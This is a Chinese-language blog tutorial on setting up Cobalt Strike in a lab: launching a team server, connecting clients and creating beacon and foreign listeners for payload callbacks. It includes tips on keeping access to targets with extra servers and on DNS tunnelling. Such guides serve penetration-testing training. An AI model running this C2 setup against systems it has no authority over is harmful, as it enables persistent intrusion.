

cobalt strike 快速上手 [一] - klion's blog

0x01 关于 Cobalt Strike

一款非常优秀的后渗透平台 [谁用谁知道, 嘿嘿.....说不好用的唯一原因, 可能就是很多用法还没有被自己挖掘出来, 因为不会用, 所以, 才会感觉不好用]

工具基于java, 大部分功能在改进的基础上还是相对比较实用的, 非常适合团队间协同作战

更多详情请自行参考官网, 这里就不啰嗦了, 以下全部简称 '**cs**'

0x02 基础环境简介:

kali	实际控制端	ip:192.168.1.144
ubuntu 16.04	自己公网的 vps	ip:53.3.3.6
win2008R2	目标机器	ip:192.168.1.191
centos6.9	已控肉鸡	ip:192.168.1.199
win7cn	另一台肉鸡	ip:192.168.1.123

0x03 先来快速预览 cs 最基本的一些模块具体用途:

团队服务器 [teamserver]

主要是为了方便一个渗透团队内部能够及时共享所有成员的所有渗透信息, 加强成员间的交流协作, 以此提高渗透效率

也就是说, 正常情况下一个团队只需要起一个团队服务器即可, 团队中的所有成员只需要拿着自己的**cs**客户端登录到团体服务器就能轻松实现协同作战

当然, 实际中可能为了尽可能久的维持住目标机器权限, 还会习惯性的多开几个团队服务器, 防止出现意外情况

另外, 团体服务器最好运行在**linux**平台上[本次演示所用的团队服务器系统为ubuntu 16.04]

```
# ./teamserver 团队服务器ip 设置一个团队服务器密码[别人要用这个密码才能连进来] 配置文件[一般默认即可] [YYYY-MM-DD]
```

```
# ./teamserver 53.3.3.6 klion
```

```


root@team:~/serv/cobaltstrike# ./teamserver 192.168.3.15 klion &
[1] 2343
root@team:~/serv/cobaltstrike# [*] Will use existing X509 certificate and keystore (for SSL)
[!] This is a trial version of Cobalt Strike. You have 65534 days left of your trial. If you purchased Cobalt Strike. Run the Update program and enter your license.
[$] WARNING! This trial is *built* to get caught by standard defenses. The licensed product does not have these restrictions. See : http://blog.cobaltstrike.com/2015/10/14/the-cobalt-strike-trials-evil-bit/ [This is a trial version limitation]
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]
[+] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 7fcfd4fc722ef38cab12334535667515024205bb
[$] WARNING! Beacon will not encrypt tasks or responses! [This is a trial version limitation]
[*] Patch is: 1948 bytes [<= 4096]
Offset is: 31119
[$] Disabled payload stage encoding. [This is a trial version limitation]
[*] Patch is: 1948 bytes [<= 4096]
Offset is: 87288
[+] Listener: dnsshell (windows/beacon_dns/reverse_http) on port 80 started!

```

客户端 [cobaltstrike]

为了更好的说明效果, 此处就分别模拟两个不同的客户端同时登陆到同一台团队服务器中, 首先, 先在本机运行客户端尝试登陆到团队器, 客户端启动以后会提示你输入团队服务器的 ip, 端口和密码, 用户名可随意


```
# ./cobaltstrike
```






接着, 再到另一台 kali 机器上打开客户端登陆登录到同一团队服务器, 最终实现的效果如下, 团队成员可以通过 event 相互沟通, 也可通过 event 清晰看到团队中的其它成员在什么时间都干了些什么, 非常详细直观:

```
# ./cobaltstrike
```





使用 cs 的各种监听器

其实,监听器的作用很简单,主要是为了接受payload回传的各类数据,

比如,我们的payload在目标机器执行以后,会回连到监听器然后下载执行真正的shellcode代码,其实跟msf中handler的作用基本是一致的

在 cs 中的监听器有两种,一种是 beacon, 另一种是 foreign

beacon 为cs内置监听器,也就是说,当我们在目标系统成功执行payload以后,会弹回一个beacon的shell给cs,该shell所支持的通信协议主要包括这几种,dns,https,http,smb[pipe],另外,beacon shell的内置功能也非常多,后面我们会再详细说

foreign 主要是提供给外部使用的一些监听器,比如你想利用cs派生一个meterpreter的shell回来,来继续后面的内网渗透,这时就选择使用外部监听器



再来简单演示下. 如何快速创建一个监听器. 具体过程如下


点击左上角的**Cobalt Strike**菜单

-> 选中**Listeners**

-> 接着点击**Add**按钮会自动跳出监听器的配置框

-> 设置好端口**ip** [实际中最好用域名(走**dns**隧道)]和**payload**类型即可创建,之后,团队服务器会一直监听该端口等待**beacon shell**回连的数据







